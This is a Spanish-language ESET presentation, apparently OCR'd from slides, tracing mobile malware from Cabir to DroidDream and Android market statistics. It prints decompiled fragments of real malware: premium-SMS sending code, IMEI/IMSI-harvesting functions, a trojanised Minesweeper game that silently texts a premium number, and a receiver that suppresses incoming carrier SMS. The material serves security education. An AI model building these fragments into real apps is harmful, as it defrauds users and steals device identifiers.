



Malware en dispositivos móviles

Fernando José Catoira
Analista de Seguridad
educacion@eset-la.com


eset



¿Cuándo aparecen las amenazas móviles?

2004


SYMBIAN

Windows Mobile

Cabir

- Primer código malicioso para dispositivos móviles.
- Explotación de vulnerabilidades del protocolo Bluetooth.

eset



```
Object localObject;
TextMessage localTextMessage;
(localTextMessage = (TextMessage)(localObject =
        (MessageConnection)Connector.open(localObject =
        "sms://" + this.jdField_a_of_type_ArrayOfJavaLangString
        [this.jdField_a_of_type_Int]))
        .newMessage("text"))
        .setPayloadText(this.b[this.jdField_a_of_type_Int]);
((MessageConnection)localObject).send(localTextMessage);
```

Troyanos SMS

- Envío de mensajes a números Premium.
- Utilizan Ingeniería Social.
- Utilizan tecnologías masivas y pertenecen a ataques regionales.

```
public final void run()
{
  MessageConnection localMessageConnection = null;
  try
  {
    TextMessage localTextMessage;
    (localTextMessage = (TextMessage)(localMessageConnection = (MessageConnection)Connector.open(
    localMessageConnection.send(localTextMessage);
    this.jdField_a_of_type_Ac.a(-1, this.jdField_a_of_type_Boolean ? g.c(71) : g.c(106), "SMS");
    return;
  }
```

2007

iKee


- Afecta a teléfonos liberados mediante el Jailbreak.
- Propagación a través del protocolo ssh, clave por defecto.
- Comandos remotos, red botnet.

2009

Zeus y SpyEye

De las computadoras a los móviles.


Zitmo y Spitmo




```
-------------------------------------------------------
    DCD dword_2B040         ; DATA XREF: sub_DA4C+44↑r
    DCD aOn                 ; DATA XREF: sub_DA4C+124↑r
                            ; "ON"
    DCD aOff                ; DATA XREF: sub_DA4C+178↑r
                            ; "OFF"
    DCD aBlockOn            ; DATA XREF: sub_DA4C+1CC↑r
                            ; "BLOCK ON"
    DCD aBlockOff           ; DATA XREF: sub_DA4C+220↑r
                            ; "BLOCK OFF"
    DCD aSetAdmin_0         ; DATA XREF: sub_DA4C+278↑r
                            ; "SET ADMIN"
    DCD aAddSender          ; DATA XREF: sub_DA4C+300↑r
                            ; "ADD SENDER"
    DCD aAddSenderAll       ; DATA XREF: sub_DA4C+33C↑r
                            ; "ADD SENDER ALL"
    DCD asc_2B0C8           ; DATA XREF: sub_DA4C+394↑r
```

- Variantes de Zeus y SpyEye para dispositivos móviles.
- Atentan contra los dobles factores de autenticación.
- Recepción de comandos remotos y robo de información.

2010



eset

Fake Player

- Primer código malicioso para Android.
- Troyano SMS.
- Oculto dentro de un falso reproductor de video.

Geinimi

- Contacto con el Centro de Control de la botnet.
- Roba información del dispositivo.
- Instalación de accesos directos.
- Geolocalización de la víctima.

2011

```
public static String getIMEI(Context paramContext)
{
  TelephonyManager localTelephonyManager = (TelephonyManager)paramContext.g
  if (localTelephonyManager.getDeviceId() == null);
  for (String str = ""; ; str = localTelephonyManager.getDeviceId())
    return str;
}

public static String getIMSI(Context paramContext)
{
  TelephonyManager localTelephonyManager = (TelephonyManager)paramContext.g
  if (localTelephonyManager.getSubscriberId() == null);
  for (String str = ""; ; str = localTelephonyManager.getSubscriberId())
    return str;
}
```

DroidDream

- Afectó a más de 250.000 usuarios.
- Más de 21 aplicaciones maliciosas en el Google Play (Android Market).
- Convierte al equipo en parte de una botnet y roba información.
- Google realizó el kill switch.

¿Por qué  ?


+400 millones de dispositivos


550 mil dispositivos activados por día.

+450 mil aplicaciones disponibles

+7000 millones de descargas

Google play


Market Share en dispositivos móviles
2%
3%
12%
43%
18%
22%
Android
Symbian
iOS
RIM
Microsoft
Otros
eset


Evolución de malware para Android
FakePlayer
FakePLayer.C
Geinimi
PJAPPS
HongTouTou
JSmsHider
Plankton
YZHCSMS
BaseBridge
DroidKongFu
GingerMaster
DroidKungFu.B
RogueSPPush
NickiBot
LoveTrap
NickiSpy
RogueLemon
BeanBot
Agos
Sep
Oct
Nov
Dic
Ene
Feb
Mar
Abr
May
Jun
Jul
Agos
Sept
Oct
Nov
FakePLater.B
DroidSnake
DroidDream
BgServ
ZeaHace
Walkinwat
AdSms
Spacem
LightDD
KungFu
CruseWin
GoldDream
SmsSpy
HippoSMS
Fokonge
GGTracker
SndApps
DroidDeLuxe
Zsone
DroidCoupon
Spy.Spitmo
AnserverBot
eset

Botnets en dispositivos móviles

	Escritorio	MÓVIL			
		Windows Mobile	Symbian	Blackberry	Android
Zeus (ZITMO)	Julio 2007	Febrero 2011	Septiembre 2010	Septiembre 2010	Julio 2011
SpyEye (SPITMO)	Diciembre 2009	-	Abril2011	Abril2011	Septiembre 2011


¿A qué nos enfrentamos?


```
private void startNewGame()
{
  createMineField();
  showMineField();
  int i = this.totalNumberOfMines;
  this.minesToFind = i;
  updateMineCountDisplay();
  this.isGameOv    0;
  this.secondsPass   = 0;
  sendSms();
}
```

1

2

```
public void sendSms()
{
  String str = getStateVal();
  if ("Y".equals(str))
    return;
  SmsManager localSmsManager = SmsManager.getDefault();
  Intent localIntent = new Intent();
  PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(this, 0, localIntent, 0);
  PendingIntent localPendingIntent2 = null;
  localSmsManager.sendTextMessage("1066185829", null, "921X2", localPendingIntent1, localPendingIntent2);
  save();
}
```

3



¿Por qué recibe SMS?

```
<receiver android:name=".SmsReceiver" android:enabled="true">
    <intent-filter android:priority="101">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
```

```
SmsMessage localSmsMessage2 = arrayOfSmsMessage[m];
try
{
  String str = localSmsMessage2.getDisplayOriginatingAddress();
  if (("10086".equals(str)) || ("1066185829".equals(str)))
    abortBroadcast();
  m += 1;
}
catch (Exception localException)
{
  while (true)
    abortBroadcast();
}
```

¡Cancela la recepción de SMS!

90%

quieren protegerse...

... están protegidos.

Contacto

http://blogs.eset-la.com/laboratorio/
http://www.eset-la.com/centro-amenazas

Fernando José Catoira
educacion@eset-la.com

 www.facebook.com/ESETLA  @ESETLA

 www.linkedin.com/company/eset-latinoamerica

¡Gracias!

www.eset-la.com